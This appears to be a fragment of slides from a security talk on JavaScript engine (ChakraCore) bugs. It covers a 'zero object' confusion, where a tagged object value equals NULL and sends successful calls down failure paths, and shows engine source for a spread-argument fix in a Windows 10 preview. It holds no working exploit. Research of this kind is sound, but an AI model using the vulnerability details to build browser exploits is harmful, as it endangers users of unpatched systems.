# zero object

| | | |
|---|---|---|
| var x = 0 | 0x00010000 00000000 | X is integer type |
| var x = zero_obj | 0x00000000 00000000 | X is object type |

zero_obj == NULL

C++ layer:

```
Var obj = get_obj()
If (!obj){
    //get_obj called fail
} else {
    //get_obj called succeed
}
```

get_obj called succeed
but reach failing logic

# Final Round?

## Win10 Inside Preview :
## Convert all type of argument to spreadArgument type

```
Var JavascriptOperators::OP_LdCustomSpreadIteratorList(Var aRight, ScriptContext* scriptContext)
   …
   RecyclableObject* function = GetIteratorFunction(aRight, scriptContext); //call getter and modify spread args
   if (((JavascriptArray::Is(aRight) && (
              method == JavascriptArray::EntryInfo::Values.GetOriginalEntryPoint()
              // Verify that the head segment of the array covers all elements with no gaps.
              // Accessing an element on the prototype could have side-effects that would invalidate the optimization.
              && JavascriptArray::FromVar(aRight)->GetHead()->next == nullptr
              && JavascriptArray::FromVar(aRight)->GetHead()->left == 0
              && JavascriptArray::FromVar(aRight)->GetHead()->length == JavascriptArray::FromVar(aRight)->GetLength()
              && JavascriptArray::FromVar(aRight)->HasNoMissingValues()
          )) ||
          (TypedArrayBase::Is(aRight) && method == TypedArrayBase::EntryInfo::Values.GetOriginalEntryPoint()))
         // We can't optimize away the iterator if the array iterator prototype is user defined.
         && !JavascriptLibrary::ArrayIteratorPrototypeHasUserDefinedNext(scriptContext))
      {
         return new SpreadArgument (aRight); // Pseudo code
      }

void JavascriptFunction::SpreadArgs
  ...
  for (unsigned i = 1, argsIndex = 1, spreadArgIndex = 0; i < callInfo.Count; ++i)
   if (SpreadArgument::Is(instance)){
     ...
   } else {
     // cannot reach here anymore
   }}
```

Thank you again